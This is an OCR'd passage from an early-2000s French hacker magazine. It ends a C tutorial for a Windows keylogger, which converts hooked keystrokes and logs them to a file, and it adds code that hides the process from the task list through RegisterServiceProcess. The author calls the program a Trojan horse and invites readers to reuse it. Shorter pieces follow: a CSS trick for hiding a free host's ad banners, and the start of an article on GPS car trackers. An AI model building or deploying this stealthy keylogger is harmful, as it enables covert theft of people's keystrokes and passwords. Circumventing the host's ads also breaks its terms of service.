
1. Le code virtuel de la touche (virtual-key code) qui identifie la touche sur le clavier, de façon interprétable par le driver de clavier Windows. Dans notre fonction filtre, nous allons transmettre pour cet argument, la variable wParam
2. Le Scan-code de la touche, identifiant la touche physiquement sur le clavier. Dans notre cas, ce paramètre est mis à **0**
3. Un pointeur vers un tableau de 256 octets reflétant l'état actuel du clavier (touches pressées, relâchées ...)
   Ce tableau est obtenu grâce à l'appel de la fonction GetKeyboardState(), qui nécessite qu'on lui passe en unique argument un pointeur vers un tableau de 256 octets. Ainsi, pour récupérer l'état actuel du clavier on écrira :
   "BYTE HZVkeyboard_state[256]; /*créé un tableau de 256 octets ... */
   GetKeyboardState(HZVkeyboard_state); /* et y sauvegarde l'état actuel du clavier*/"
   Si l'appel ne réussit pas, la fonction retourne zéro, sinon elle retourne une valeur autre que zéro.

Dans notre cas, on va donc passer le tableau HZVkeyboard_state en troisième paramètre.

4. Une variable qui va servir de buffer pour stocker la représentation de la touche retournée par la fonction **ToAscii**. On utilisera un WORD (entier de 16 bits, non signé), nommé **wBuf.**
5. Et enfin, une variable spécifiant si un menu est actif. Nous mettrons cette valeur à zéro.

Ce qui nous amène à ce qui suit :

```
"       WORD wBuf; /*entier de 16 bits, non signé, destiné à recevoir la représentation de la touche*/
        UINT ScanCode=0; /*Scan-code de la touche*/
        ToAscii(wParam,ScanCode,HZVkeyboard_state,&wBuf,0); /*appelle ToAscii pour la conversion*/
"
```



Ensuite, il nous faut convertir **wBuf** pour obtenir la représentation de la touche sous forme de variable de type char (caractère) pour pouvoir plus facilement l'enregistrer dans le fichier :
"char ch; /*définit une variable de type char (caractère sur 8 bits)*/

[...]
ch=((char)wBuf); /*caste wBuf (WORD) en variable de type char*/
"

Note :
La conversion de types s'effectue à l'aide de ce que l'on appelle un cast. Un cast s'effectue sous la forme : **Variable_du_nouveau_type = (nouveau_type) Variable_ancien_type**

Maintenant, il ne nous reste qu'à enregistrer la représentation de la touche dans le fichier et le tour est joué :
*"fwrite(&ch,sizeof(ch),1,fWrite); /*enregistre la représentation de la touche*/*
"

Il ne nous reste plus qu'à fermer le fichier log : "fclose(fWrite); "et à passer la main à un autre Hook :
"return NextHook; //Passe la main à un autre Hook"


■ Comment cacher l'exécution du Keylogger...

Voilà, on approche de la fin de cet article, mais avant de vous laisser, j'aimerais aborder un point qui a été volontairement laissé en suspend par Fozzy et <d.ignis>, celui de la furtivité du cheval de Troie et plus généralement d'un programme, sous Windows. Dans notre cas, il faut que le Keylogger n'apparaisse pas lorsque l'utilisateur presse Ctrl+Alt+Suppr.
Pour cacher une application de la liste des programmes en cours, il faut appeler la fonction "**RegisterServiceProcess**". (Cette fonction permet aussi à une application de continuer son exécution après la fermeture de la session de l'utilisateur.) Le problème est que cette fonction RegisterServiceProcess n'est pas une API "standard", au sens propre du terme, et n'est donc pas utilisable par un appel direct de la fonction. Pour l'utiliser, il faut d'abord obtenir un pointeur vers la DLL Kernel32.dll puis se servir de ce pointeur pour appeler la fonction RegisterServiceProcess présente dans cette dernière. Le code source suivant présente la manière de procéder.

```
"int hzvRegisterServiceProcess( DWORD param1, DWORD param2 )
{
  typedef DWORD (WINAPI *hzv_R_SERVICE_PROCESS)(DWORD,DWORD); /*crée un nouveau type pour nous permettre d'appeler RegisterServiceProcess*/

  hzv_R_SERVICE_PROCESS hzv_rsp; /*crée une variable de type hzv_R_SERVICE_PROCESS*/
  char Kernel32_path[255]; /*buffer pour stoquer l'adresse de la DLL*/
  HINSTANCE hKernel32; /*handle retourné par LoadLibrary pour accéder au fonctions de la DLL chargée en mémoire, ici Kernel32.dll*/
  int Resultat; /* valeur de retour de la fonction */

  Resultat = 0; /*ici mis à zéro (c'est à dire : erreur) avant de commencer les opérations*/
  GetSystemDirectory( Kernel32_path, 255); /*récupère le chemin d'accès complet à la Dll Kernel32.dll*/
  strcat( Kernel32_path, "\\kernel32.dll" ); /*y ajoute \kernel32.dll pour que le chemin soit complet*/
  hKernel32 = LoadLibrary(Kernel32_path); /*charge la DLL en mémoire, récupère un handle vers cette dernière pour pouvoir appeler ses fonctions*/
  if( hKernel32 != NULL ) {
    hzv_rsp = (hzv_R_SERVICE_PROCESS)GetProcAddress(hKernel32,"RegisterServiceProcess"); /* si le handle semble être cor-
```



```
    rect alors on récupère l'adresse de la fonction RegisterServiceProcess */
    if( hzv_rsp != NULL ) { /*si on a bien réussit à obtenir l'adresse de la fonction...*/
      Resultat = 1; /*on met la valeur de retour de la fonction à 1 (succès)*/
      hzv_rsp(param1, param2 ); /*appelle la fonction RegisterServiceProcess grâce à son adresse */
    }
    FreeLibrary(hKernel32); /*signale que notre programme n'a plus besoin de la DLL. Si plus aucun programme ne se sert de cette
                              dernière alors elle est déchargée de la mémoire*/
  }
  return Resultat; /*signale. si la fonction a bien réussit à remplir sa tâche ou non.*/

/*Merci à http://programmer.multimania.com/cours.htm pour les exemples très instructifs mis à disposition. Je vous conseille d'aller y jeter
un coup d'œil si vous avez un peu de temps.*/
}"
```

Nous avons donc créé une nouvelle fonction pour simplifier les interactions avec le système. Pour appeler RegisterServiceProcess, il suffit maintenant d'appeler notre fonction hzvRegisterServiceProcess. Ainsi pour cacher notre programme il faut écrire : " RegisterServiceProcess(0,1); " Le premier paramètre(0) signifiant que le programme à cacher est le notre, le second (1) signalant que l'on désire donner à notre programme le statut de service. Si hzvRegisterServiceProcess est appelée avec la valeur 1 en seconde paramètre, le programme redevient un programme ordinaire et redevient visible aux yeux de l'utilisateur.

■ [FIN]

Cette fois, c'est vraiment terminé. -:(
Dans un prochain numéro, nous verrons comment optimiser notre programme pour réduire sa taille à quelques Ko de sorte qu'il soit encore plus discret. Si vous avez des suggestions de module, ou des idées, n'hésitez pas, je le répète encore, envoyez moi un mail. Ne perdez pas de vue que le cheval de troie sera celui que l'on aura fait tous ensemble.
Au fait, je ne l'ai pas dit plus tôt parce que cela me semblait évident, mais, vous pouvez utiliser librement le code source du Keylogger et le modifier sans rien me demander *(for non-commercial usage only ;)*. Bien sûr si vraiment le code vous a été très utile, vous pouvez toujours m'envoyer un email -:)
Et puis, pour ceux d'entre vous, qui débutent, qui ne programment pas encore en C, ou qui ne sont pas familiers avec les interactions et messages Windows, vous pourrez trouver un autre Keylogger basé sur un autre système que sur l'utilisation des Hooks, plus simple à comprendre, sur http://www.multiprog.fr.st. Ce Keylogger a été écrit en Visual Basic, il est également accompagné par un de mes articles, pour vous guider.
A ceux qui me disent que le basic est un langage dépassé et de "seconde catégorie", je répondrai que la simplicité de son utilisation peut permettre à un néophyte de comprendre le fonctionnement d'un programme, et honnêtement, à mes yeux, c'est tout ce qui compte. Je leur demanderai donc de bien vouloir méditer la question plus en profondeur.

Sources et lectures conseillées :

-http://www.codeproject.com/dll/hooks.asp
-http://www.codeproject.com/useritems/apihijack.asp
-http://programmer.multimania.com/cours.htm
-http://www.codeproject.com/dll/ultimate_dll_header.asp
-MSDN Library : Win32 Hooks

:-)
KicKEr
2001-2002

Multimania

BANNIERES DE PUB EN L'HEBERGEMENT GRATUIT

COMMENT S'EN DEBARRASSER ?

Multimania (www.multimania.fr) est un portail de services web dont l'hébergement gratuit de sites personnels est l'une de ses activités motrices (selon eux, le nombre s'élèverait à plus de 7 millions de sites hébergés). Et dont vous avez sûrement déjà dû visiter l'un de ces sites hébergés dont l'adresse est du style : http:\\monsite.multimania.com et bien ce sont eux . Vous voyez maintenant!

Multimania permet «l'hébergement gratuit» de sites Internet grâce à la publicité, c'est pourquoi je vous demande de ne pas utiliser la technique que je vais vous présenter ci-dessous (Je sais que vous allez faire tout le contraire, mais je dois vous le dire quand même!).
Je présente seulement une faille à titre d'exemple des nombreuses failles qui peuvent exister sur un système informatisé. L'erreur est humaine, et certains en abusent sur les systèmes informatiques.

Les créateurs de sites (perso et/ou sans le sou) l'auront déjà remarqué, l'hébergement n'est jamais tout à fait gratuit! En fait multimania rajoute sur les sites qu'il héberge des bannières publicitaires avec lesquelles il se rémunère. Mais bon, parfois c'est un peu frustrant, surtout quand ça vous fout en l'air le design de votre nouvelle page Internet que vous avez mis des mois à créer. Alors, les vilains pirates se sont mis comme partout ailleurs, à chercher des failles qui leur permettraient de donner libre cours à leur créativité. Et c'est ainsi qu'il y a peu de temps, ils ont découvert qu'il suffisait de donner l'extension *.php3 pour que les bandeaux publicitaires ne s'affichent plus. C'était génial!!! (eu...pour ces pirates, bien sûr). Mais comme tout ce qui est bien, ça n'a pas duré longtemps. Les webmasters de multimania ont découvert la faille et se sont dépêchés de la réparer. Alors, les Hackers'Z toujours en quête du Site au design parfait se sont remis en traque d'une faille qui comblerait à nouveau leurs désirs de liberté et...

C'est ainsi que tout récemment, un pote à moi BLACKWIZZARD (Salut à toi, Ô frère!) découvrit une nouvelle faille que je vais vous présenter. Mais, cette fois, prière de ne pas en abuser car les hébergeurs gratuits c'est bien utile et, plus tôt cette faille sera découverte, plus tôt elle sera corrigée, soit peu de temps après la parution de cet article si ce n'est déjà fait!
Bon de toute façon, BLACKWIZZARD s'acharne à trouver des failles pour multimania, alors si celle là venait à ne plus être appropriée, vous pourrez toujours aller voir sur son site : http://www.hacktive-zone.fr.fm où (un p'tit coup de pub) vous trouverez sûrement d'autres failles ainsi que plein d'autres trucs intéressants !

Bon, l'attente pèse ? Alors, voici la faille :

Il s'agit d'une faille de DHTML (Le «HTML DYNAMIQUE» qui permet une meilleure mise en page des sites).
Pour cela, il suffit en fait d'occulter la bannière en changeant sa position et en la rendant invisible.
Ce qui est simple puisqu'il vous suffit simplement de copier la ligne suivante au bas de vos pages Internet :
<div style=»position: absolute; visibility: hidden;left: -5000; top: -5000»>


Et voilà c'est tout simple ! Plus de pub pour l'instant.


ATTENTION !!: Il faut choisir l'option bandeau publicitaire et surtout pas popup!!!!
Ah, j'allais oublier pour ceux qui iraient tout de suite tester l'astuce ailleurs, je vous préviens, j'ai déjà essayé sur Ifrance (www.ifrance.com) et ...CA NE MARCHE PAS!!!

Je réitère : n'oubliez pas de consulter le site :

http://www.hacktive-zone.fr.fm, et encore merci à BLACKWIZZARD de qui le coup d'pouce est venu pour la réalisation de cet article.

FOHACK
www.hacker-zone.fr.st





SPYCAR

MOUCHARDS A LA TRACE

CONTOURNER L'ESPIONNAGE

Vous avez certainement entendu parler des mouchards posés sur une voiture et qui permettent de la suivre à la trace. Alors Mythe ou réalité ? Les mouchards existent...Nous allons voir pourquoi ils ont été conçus, comment ils fonctionnent, et s'il est possible de les éviter...

1- Pourquoi les mouchards ?

Prenons l'exemple de l'employé d'un service après-vente d'un grand magasin. Il a des tournées à faire dans la journée pour aller voir des clients. Pour cela il dispose d'une voiture. Cet honnête homme est très mal payé ; la vie est dure. Alors il va se dépêcher de faire toute ses tournées le matin, et il va se servir de la voiture pour faire des déménagements "au noir" contre un peu d'argent. Seulement, son travail (officiel) est payé à l'heure et au kilomètre, donc si on suppose qu'il fait un détour de 15 km de plus chaque fois qu'il fait un trajet, alors il va toucher plus ! Problème : tout ce manège (même si il est légitime) coûte cher à l'entreprise, alors le Patron va installer un mouchard sur la voiture qui va lui communiquer toutes les positions de la voiture au cours de la journée et sur demande, sa position en temps réel... Dommage pour l'employé...

2- Fonctionnement d'un mouchard


Le mouchard se compose de plusieurs parties :


- **Le boîtier :** installé par des techniciens sous le tableau de bord, il est équipé d'un émetteur GPS, d'une puce : genre Carte SIM. Vous connaissez tous la technologie GPS qui permet de localiser une personne ou un véhicule équipé au mètre près. Ils équipent les bateaux, les avions, certains randonneurs s'en équipent aussi...enfin tout ce qu'il faut pour localiser quelqu'un et lui porter secours si besoin est...Le problème ici, c'est que cette technologie n'a pas été utilisée à des fins aussi bonnes et charitables, mais plutôt en vue d'espionnage, enfin, on y reviendra...Et puis une carte SIM qui stocke toutes les positions de la voiture au cours du temps.
- **Un émetteur récepteur GSM** (comme un téléphone portable quoi !), relié à l'ordinateur du patron. Celui-ci peut demander à avoir la position du véhicule à ce moment précis en envoyant un SMS au boîtier de la voiture. Il recevra alors, toujours sous forme de SMS, la position de la voiture et un historique réduit des dernière actions de celle-ci. Cela se fait seulement si l'opérateur (le patron en général) fait une demande. Mais dans tout les cas, lorsque le véhicule s'approche de cet émetteur récepteur, c'est-à-dire, dans la plupart des cas, quand il rentre au garage, un téléchargement sur l'ordinateur de l'opérateur de tout le contenu de la carte SIM se fait, et ceci par le biais de fréquences radio indépendantes du réseau GSM (donc c'est pas payant)... Je ne connais pas encore la valeur de ces fréquences, mais je vais me renseigner. Vous en déduisez facilement que cette boite n°2 n'est pas seulement un émetteur récepteur GSM, mais aussi un Modulateur/Démodulateur (MODEM) pour permettre la réception des données de la carte SIM. Et de même pour le boîtier n°1 : le mouchard dans la voiture. Voir un prochain cours sur les MODEMS et leur fonctionnement...
- Le transfert de données se fait donc via le réseau GSM, on peut noter que le client de ce service (le patron) est libre de choisir son réseau (SFR, ORANGE...) puis via des ondes radio indépendantes de ce réseau.

